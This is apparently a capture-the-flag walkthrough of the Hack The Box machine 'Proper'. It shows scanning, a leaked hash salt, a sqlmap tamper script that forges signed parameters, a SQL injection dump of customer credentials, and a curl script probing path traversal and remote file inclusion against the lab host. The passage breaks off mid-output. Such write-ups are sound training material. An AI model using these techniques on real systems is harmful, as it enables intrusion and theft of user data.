This post documents the complete walkthrough of Proper, an active vulnerable VM created by xct and jkr, and hosted at Hack The Box. If you are uncomfortable with spoilers, please stop reading now.

On this post

top

Background

Proper is an active vulnerable VM from Hack The Box.

Information Gathering

Let's start with a `masscan` probe to establish the open ports in the host.

```
masscan -e tun0 -p1-65535,U:1-65535 10.10.10.231 --rate=500
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-03-15 01:52:4
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.10.10.231
```

Only one open port? This shit gonna be hard! Let's do one better with `nmap` scanning the discovered port to establish its service.


```
nmap -n -v -Pn -p80 -A --reason 10.10.10.231 -oN nmap.txt
...
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
```


top

```
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: OS Tidy Inc.
```

This is what the site looks like.

top


OS TIDY
WE HAVE DEDUPER
CUSTOMER SERVICE
DIAMOND STANDARD
PURE SATISFACTION
Is post each that just leaf no. He connection interested so we an sympathize advantages. To said is it shed want do. Occasional middletons everything so to. Have spot part for his quit may. Enable it is square my an regard. Often merit stuff first oh up hills as he. Servants contempt as although addition dashwood is procured. Interest in yourself an do of numerous feelings cheerful confined.


We have a variety of products in our portfolio. Some of them date back to the last century already. We are so proud!
RAM
MEMDOUBLER PRO $0.99
Pro version
CLEANER PRO $45.99
Pro version
CLEANER FREE $0
Free version
COMPARER PRO $33.99
Pro version
COMPARER FREE $0
Free version
DEDUPER PRO $99.99
Pro version
top

Directory/File Enumeration


Let's see what `wfuzz` and SecLists has to offer.

```
# wfuzz -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 2(
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.231/FUZZ
Total requests: 4681

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000717:   301        1 L      10 W       150 Ch      "assets"
000002176:   200        271 L    1016 W     14257 Ch    "index.html"
000002435:   301        1 L      10 W       152 Ch      "licenses"

Total time: 0
Processed Requests: 4681
Filtered Requests: 4678
Requests/sec.: 0
```

Licenses

I wonder what this is about?

top



In any case, let's keep this in view first while we check out other information.

Usernames

I thought I saw some very interesting HTML IDs when I was looking at the HTML source code.

```
<!-- Tab panes -->
<div class="tab-content" id="tabs-collapse">
    <div role="tabpanel" class="tab-pane fade in active" id="dustin">
        <div class="tab-inner">
```

Doesn't that look like a username? Wait, there's more...

```
<div role="tabpanel" class="tab-pane fade" id="daksh">
    <div class="tab-inner">

<div role="tabpanel" class="tab-pane fade" id="anna">
    <div class="tab-inner">

<div role="tabpanel" class="tab-pane fade" id="wafer">
    <div class="tab-inner">
```

top

And this...

```
<script type="text/javascript">
$(document).ready(function(){
    'use strict';
    jQuery('#headerwrap').backstretch([ "assets/img/bg/bg1.jpg", "assets/img/bg/bg3.jpg" ], {duration: 8000, fade: 500});
    $( "#product-content" ).load("/products-ajax.php?order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b",function() {});
});
</script>
```

Salt

Interestingly, if either parameter (`order` or `h`) from the above relative URL is missing, I get the following, what looks like an error message.

```
<!-- [8] Undefined index: h
On line 6 in file C:\inetpub\wwwroot\products-ajax.php
  1 |   // SECURE_PARAM_SALT needs to be defined prior including functions.php
  2 |   define('SECURE_PARAM_SALT','hie0shah6ooNoim');
  3 |   include('functions.php');
  4 |   include('db-config.php');
  5 |   if ( !$_GET['order'] || !$_GET['h'] ) {                <<<<< Error encountered in this line.
  6 |     // Set the response code to 500
  7 |     http_response_code(500);
  8 |     // and die(). Someone fiddled with the parameters.
  9 |     die('Parameter missing or malformed.');
 10 |   }
 11 |
// -->
Parameter missing or malformed.
```

From the message, a salt of some kind is exposed. I wonder where does the salt fit in? 🤔

John the Ripper

Could the MD5 hash `a1b30d31d344a5a4e41e8496ccbdd26b` be the MD5 digest of the salt combined in some way with the value in the `order` parameter? To confirm I came up with the following wordlist, in combination with John the Ripper.

```
id+desc
id%20desc
id desc
```

top

These are the dynamic formats in JtR involving MD5.

```
/opt/john/john --list=subformats | grep md5
Format = dynamic_0   type = dynamic_0: md5($p) (raw-md5)
Format = dynamic_1   type = dynamic_1: md5($p.$s) (joomla)
Format = dynamic_2   type = dynamic_2: md5(md5($p)) (e107)
Format = dynamic_3   type = dynamic_3: md5(md5(md5($p)))
Format = dynamic_4   type = dynamic_4: md5($s.$p) (OSC)
Format = dynamic_5   type = dynamic_5: md5($s.$p.$s)
Format = dynamic_6   type = dynamic_6: md5(md5($p).$s)
Format = dynamic_8   type = dynamic_8: md5(md5($s).$p)
Format = dynamic_9   type = dynamic_9: md5($s.md5($p))
Format = dynamic_10  type = dynamic_10: md5($s.md5($s.$p))
Format = dynamic_11  type = dynamic_11: md5($s.md5($p.$s))
Format = dynamic_12  type = dynamic_12: md5(md5($s).md5($p)) (IPB)
Format = dynamic_13  type = dynamic_13: md5(md5($p).md5($s))
Format = dynamic_14  type = dynamic_14: md5($s.md5($p).$s)
Format = dynamic_15  type = dynamic_15: md5($u.md5($p).$s)
Format = dynamic_16  type = dynamic_16: md5(md5(md5($p).$s).$s2)
Format = dynamic_18  type = dynamic_18: md5($s.Y.$p.0xF7.$s) (Post.O
Format = dynamic_19  type = dynamic_19: md5($p) (Cisco PIX)
Format = dynamic_20  type = dynamic_20: md5($p.$s) (Cisco ASA)
Format = dynamic_22  type = dynamic_22: md5(sha1($p))
```

top

```
Format = dynamic_23  type = dynamic_23: sha1(md5($p))
Format = dynamic_29  type = dynamic_29: md5(utf16($p))
Format = dynamic_34  type = dynamic_34: md5(md4($p))
Format = dynamic_39  type = dynamic_39: md5($s.pad16($p)) (net-md5)
UserFormat = dynamic_1001  type = dynamic_1001: md5(md5(md5(md5($p))
UserFormat = dynamic_1002  type = dynamic_1002: md5(md5(md5(md5(md5(
UserFormat = dynamic_1003  type = dynamic_1003: md5(md5($p).md5($p))
UserFormat = dynamic_1004  type = dynamic_1004: md5(md5(md5(md5(md5(
UserFormat = dynamic_1005  type = dynamic_1005: md5(md5(md5(md5(md5(
UserFormat = dynamic_1006  type = dynamic_1006: md5(md5(md5(md5(md5(
UserFormat = dynamic_1007  type = dynamic_1007: md5(md5($p).$s) (vBu
UserFormat = dynamic_1008  type = dynamic_1008: md5($p.$s) (RADIUS U
UserFormat = dynamic_1009  type = dynamic_1009: md5($s.$p) (RADIUS R
UserFormat = dynamic_1010  type = dynamic_1010: md5($p null_padded_t
UserFormat = dynamic_1011  type = dynamic_1011: md5($p.md5($s)) (web
UserFormat = dynamic_1012  type = dynamic_1012: md5($p.md5($s)) (web
UserFormat = dynamic_1013  type = dynamic_1013: md5($p.PMD5(username
UserFormat = dynamic_1014  type = dynamic_1014: md5($p.$s) (long sal
UserFormat = dynamic_1015  type = dynamic_1015: md5(md5($p.$u).$s) (
UserFormat = dynamic_1016  type = dynamic_1016: md5($p.$s) (long sal
UserFormat = dynamic_1017  type = dynamic_1017: md5($s.$p) (long sal
UserFormat = dynamic_1018  type = dynamic_1018: md5(sha1(sha1($p)))
UserFormat = dynamic_1019  type = dynamic_1019: md5(sha1(sha1(md5($p
UserFormat = dynamic_1020  type = dynamic_1020: md5(sha1(md5($p)))
UserFormat = dynamic_1021  type = dynamic_1021: md5(sha1(md5(sha1($p
UserFormat = dynamic_1022  type = dynamic_1022: md5(sha1(md5(sha1(md
UserFormat = dynamic_1024  type = dynamic_1024: sha1(md5($p)) (hash
UserFormat = dynamic_1025  type = dynamic_1025: sha1(md5(md5($p))) (
UserFormat = dynamic_1034  type = dynamic_1034: md5($p.$u) (PostgreS
UserFormat = dynamic_1300  type = dynamic_1300: md5(md5_raw($p))
UserFormat = dynamic_1350  type = dynamic_1350: md5(md5($s.$p):$s)
UserFormat = dynamic_1401  type = dynamic_1401: md5($u.\nskyper\n.$p
UserFormat = dynamic_1505  type = dynamic_1505: md5($p.$s.md5($p.$s)
UserFormat = dynamic_1506  type = dynamic_1506: md5($u.:XDB:.$p) (Or
UserFormat = dynamic_1518  type = dynamic_1518: md5(sha1($p).md5($p)
UserFormat = dynamic_1550  type = dynamic_1550: md5($u.:mongo:.$p) (
UserFormat = dynamic_1551  type = dynamic_1551: md5($s.$u.(md5($u.:m
UserFormat = dynamic_1552  type = dynamic_1552: md5($s.$u.(md5($u.:m
UserFormat = dynamic_1560  type = dynamic_1560: md5($s.$p.$s2) [Soci
UserFormat = dynamic_2000  type = dynamic_2000: md5($p) (PW > 55 byt
UserFormat = dynamic_2001  type = dynamic_2001: md5($p.$s) (joomla)
```

top

```
UserFormat = dynamic_2002  type = dynamic_2002: md5(md5($p)) (e107)
UserFormat = dynamic_2003  type = dynamic_2003: md5(md5(md5($p))) (P
UserFormat = dynamic_2004  type = dynamic_2004: md5($s.$p) (OSC) (PW
UserFormat = dynamic_2005  type = dynamic_2005: md5($s.$p.$s) (PW >
UserFormat = dynamic_2006  type = dynamic_2006: md5(md5($p).$s) (PW
UserFormat = dynamic_2008  type = dynamic_2008: md5(md5($s).$p) (PW
UserFormat = dynamic_2009  type = dynamic_2009: md5($s.md5($p)) (sal
UserFormat = dynamic_2010  type = dynamic_2010: md5($s.md5($s.$p)) (
UserFormat = dynamic_2011  type = dynamic_2011: md5($s.md5($p.$s)) (
UserFormat = dynamic_2014  type = dynamic_2014: md5($s.md5($p).$s) (
```

For a start, I'm going with the dynamic format `dynamic_1` (`md5($p.$s)`) and dynamic_4 (`md5($s.$p)`). The only difference is that the salt `$s` is appended for one, and prepended for the other.

The hash must be made available to JtR in the following format: `<hash>$<salt>`

```
hash

a1b30d31d344a5a4e41e8496ccbdd26b$hie0shah6ooNoim
```

```
root@kali:~/Downloads/machines/proper# /opt/john/john -w:wordlist --format=dynamic_4 hash
Using default input encoding: UTF-8
Loaded 1 password hash (dynamic_4 [md5($s.$p) (OSC) 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
id desc          (?)
1g 0:00:00:00 DONE (2021-03-16 05:38) 100.0g/s 300.0p/s 300.0c/s 300.0C/s id+desc..id desc
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So, the salt is prepended to the value in the `order` parameter. I see now...

Database Enumeration with `sqlmap`

To that end, I wrote the following `sqlmap` tamper script to enumerate the database.

```
proper.py
```

top

```python
#!/usr/bin/env python

import os
import string
from hashlib import md5
from urllib.parse import quote_plus
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

def tamper(payload, **kwargs):

    '''
    Custom tamper script for Proper
    '''

    salt   = b"hie0shah6ooNoim"
    h      = md5(salt + payload.encode()).hexdigest()
    retVal = "%s&h=%s" % (quote_plus(payload), h)

    return retVal
```

Because I'm tampering the payload and injecting it onto another parameter, I need to use `--skip-urlencode` switch when detecting the injection technique like so.

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" --batch --
...
GET parameter 'order' is vulnerable. Do you want to keep testing the
sqlmap identified the following injection point(s) with a total of 5
---
Parameter: order (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquer
    Payload: order=1 AND 9446=(SELECT (CASE WHEN (9446=9446) THEN 94

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

top

```
    Payload: order=1 AND (SELECT 9875 FROM (SELECT(SLEEP(5)))YWiP)
---
...
web server operating system: Windows 2019 or 10 or 2016
web application technology: PHP 7.4.1, Microsoft IIS 10.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

And jackpot, we have an injection point and two techniques to boot! Time to dump the good stuff...

Databases

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" --batch --
...
available databases [3]:
[*] cleaner
[*] information_schema
[*] test
```

Tables

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" --batch --
...
Database: cleaner
[3 tables]
+-----------+
| customers |
| licenses  |
| products  |
+-----------+
```

Table - `customers`

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" --batch --
...
Database: cleaner
Table: customers
[29 entries]
```

top

```
+----+------------------------------+-------------------------------
| id | login                        | password
+----+------------------------------+-------------------------------
| 1  | vikki.solomon@throwaway.mail | 7c6a180b36896a0a8c02787eeafb0e4
| 2  | nstone@trashbin.mail         | 6cb75f652a9b52798eb6cf2201057c7
| 3  | bmceachern7@discovery.moc    | e10adc3949ba59abbe56e057f20f883
| 4  | jkleiser8@google.com.xy      | 827ccb0eea8a706c4c34a16891f84e7
| 5  | mchasemore9@sitemeter.moc    | 25f9e794323b453885f5181f1b624d0
| 6  | gdornina@marriott.moc        | 5f4dcc3b5aa765d61d8327deb882cf9
| 7  | itootellb@forbes.moc         | f25a2fc72690b780b2a14e140ef6a90
| 8  | kmanghamc@state.tx.su        | 8afa847f50a716e64932d995c8e7435
| 9  | jblinded@bing.moc            | fcea920f7412b5da7be0cf42b8c9375
| 10 | llenchenkoe@macromedia.moc   | f806fc5a2a0d5ba247160075845279
| 11 | aaustinf@booking.moc         | 25d55ad283aa400af464c76d713c07a
| 12 | afeldmesserg@ameblo.pj       | e99a18c428cb38d5f260853678922e0
| 13 | ahuntarh@seattletimes.moc    | fc63f87c08d505264caba37514cd0c7
| 14 | talelsandrovichi@tamu.ude    | aa47f8215c6f30a0dcdb2a36a9f4168
| 15 | ishayj@dmoz.gro              | 67881381dbc68d4761230131ae0008
| 16 | acallabyk@un.gro             | d0763edaa9d9bd2a9516280e9044d8
| 17 | daeryl@about.you             | 061fba5bdfc076bb7362616668de87
| 18 | aalekseicikm@skyrock.moc     | aae039d6aa239cfc121357a825210fa
| 19 | lginmann@lycos.moc           | c33367701511b4f6020ec61ded3520
| 20 | lgiorioo@ow.lic              | 0acf4539a14b3aa27deeb4cbdf6e98
| 21 | lbyshp@wired.moc             | adff44c5102fca279fce7559abf66f
| 22 | bklewerq@yelp.moc            | d8578edf8458ce06fbc5bb76a58c5ca
| 23 | wstrettellr@senate.gov       | 96e79218965eb72c92a549dd5a3301
| 24 | lodorans@kickstarter.moc     | edbd0effac3fcc98e725920a512881
| 25 | bpfeffelt@artisteer.moc      | 670b14728ad9902aecba32e22fa4f6b
| 26 | lgrimsdellu@abc.net.uvw      | 2345f10bb948c5665ef91f6773b3e4
| 27 | lpealingv@goo.goo            | f78f2477e949bee2d12a2c540fb608
| 28 | krussenw@mit.ude             | 0571749e2ac330a7455809c6b0e7af
| 29 | meastmondx@businessweek.moc  | c378985d629e99a4e86213db0cd5e7
+----+------------------------------+-------------------------------
```

Table - `licenses`

I'll skip this table for obvious reason.

top

Table - `products`

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" --batch --
...
Database: cleaner
Table: products
[9 entries]
+----+-------+--------------------+--------------+----------------+-
| id | price | logo_path          | description  | product_name   | 
+----+-------+--------------------+--------------+----------------+-
| 1  | 0     | shredder-free.png  | Free version | Shredder Free  | 
| 2  | 66.99 | shredder-pro.png   | Pro version  | Shredder Pro   | 
| 3  | 0     | deduper-free.png   | Free version | Deduper Free   | 
| 4  | 99.99 | deduper-pro.png    | Pro version  | Deduper Pro    | 
| 5  | 0     | comparer-free.png  | Free version | Comparer Free  | 
| 6  | 33.99 | comparer-pro.png   | Pro version  | Comparer Pro   | 
| 7  | 0     | cleaner-free.png   | Free version | Cleaner Free   | 
| 8  | 45.99 | cleaner-pro.png    | Pro version  | Cleaner Pro    | 
| 9  | 0.99  | memdoubler-pro.png | Pro version  | Memdoubler Pro | 
+----+-------+--------------------+--------------+----------------+-
```

Licensing Portal

Using any of the credentials above should log you in the Licensing Portal.

top

Licensing Portal [Darkly Flatly Solar] Logout

License Overview

Type	Product	License Holder	License Number
Permanent License	Deduper Pro	nstone@trashbin.mail	c63524b6-6346-4a34-b5c3-a3fe46593df1
Permanent License	Comparer Pro	nstone@trashbin.mail	1fccafee-e74a-4d45-9b5f-6dcf0dab2c10
Permanent License	Shredder Pro	nstone@trashbin.mail	d9bf5529-c4e0-4f52-bbce-a81814c8e32f
Permanent License	Shredder Pro	nstone@trashbin.mail	22f634ec-51e6-4c38-88c3-18715afdba9b
Permanent License	Shredder Pro	nstone@trashbin.mail	57c64dc8-aa38-410d-9150-a8bb7637b85e
Permanent License	Shredder Pro	nstone@trashbin.mail	9a91d0de-2a87-47a2-a983-8bd7a68a2108
Permanent License	Shredder Pro	nstone@trashbin.mail	bacd8246-a062-46fe-a8a9-7517567aa630
Permanent License	Shredder Pro	nstone@trashbin.mail	d97dec55-1394-4e45-89c3-65766b267f1e
Permanent License	Comparer Pro	nstone@trashbin.mail	8b27a51d-dac7-433f-84cf-ab79f8b7d017

I'm seeing something familiar in the HTML source code.

```
<ul class="navbar-nav">
  <li class="nav-item">
    <a class="nav-link" href="?theme=darkly&h=9aa8b08297c3dfc7050bbb732e4d5186">[ Darkly</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="?theme=flatly&h=a48e169864f4b46a09d36664ec645f75">Flatly</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="?theme=solar&h=18a0503fb677889c4203cd81bc0f2659">Solar ]</a>
  </li>
  <li class="nav-item">
    <a class="nav-link" href="logout.php">Logout</a>
  </li>
</ul>
```

Suppose I put `..` as the theme and generate the corresponding hash, this is what I get.

view-source:http://10.10.10.231/licenses/licenses.php?theme=..&h=c5427f8e0865273f4a62c614adec0985

top

```
<!-- [2] file_get_contents(../header.inc): failed to open stream: No such file or directory
On line 35 in file C:\inetpub\wwwroot\functions.php
 30 |
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {                <<<<< Error encountered in this line.
 35 |     include($file);
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
// -->
<!-- [2] include(../header.inc): failed to open stream: No such file or directory
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
<!-- [2] include(): Failed opening '../header.inc' for inclusion (include_path='.;C:\php\pear')
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
```

Remote File Inclusion

It appears that the `theme` parameter is trying to read `header.inc`.

I wrote the following shell script to facilitate testing of the `theme` parameter and the generation of the hash value in `h`, driven solely by `curl`.

`read.sh`

```
#!/bin/bash

HOST=10.10.10.231
SALT=hie0shah6ooNoim
TRAV=$1
USER=vikki.solomon@throwaway.mail
PASS=password1
```

top

```
COOKIE=$(mktemp -u)
PROXY=127.0.0.1:8080

# login
curl -c $COOKIE -s -o /dev/null http://$HOST/licenses/index.php
curl -s \
     -b $COOKIE \
     -o /dev/null \
     -d "username=${USER}&password=${PASS}" \
     http://$HOST/licenses/index.php

# SMB RFI
curl -s \
     -b $COOKIE \
     -G \
     -d "theme=${TRAV}" \
     -d "h=$(echo -n ${SALT}${TRAV} | md5sum | cut -d' ' -f1)" \
     -o /dev/null \
     -x $PROXY \
     http://$HOST/licenses/licenses.php

# clean up
rm -rf $COOKIE
```

Looks like the `theme` parameter may be susceptible to remote file inclusion (RFI) vulnerability. Suppose we set up a Python `http.server`. Let's see what gives.

```
./read.sh 'http://10.10.14.73'
```

top

```
<!-- [2] include(): http:// wrapper is disabled in the server configuration by allow_url_include=0
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
<!-- [2] include(http://10.10.14.73/header.inc): failed to open stream: no suitable wrapper could be found
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
<!-- [2] include(): Failed opening 'http://10.10.14.73/header.inc' for inclusion (include_path='.;C:\php\pear')
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
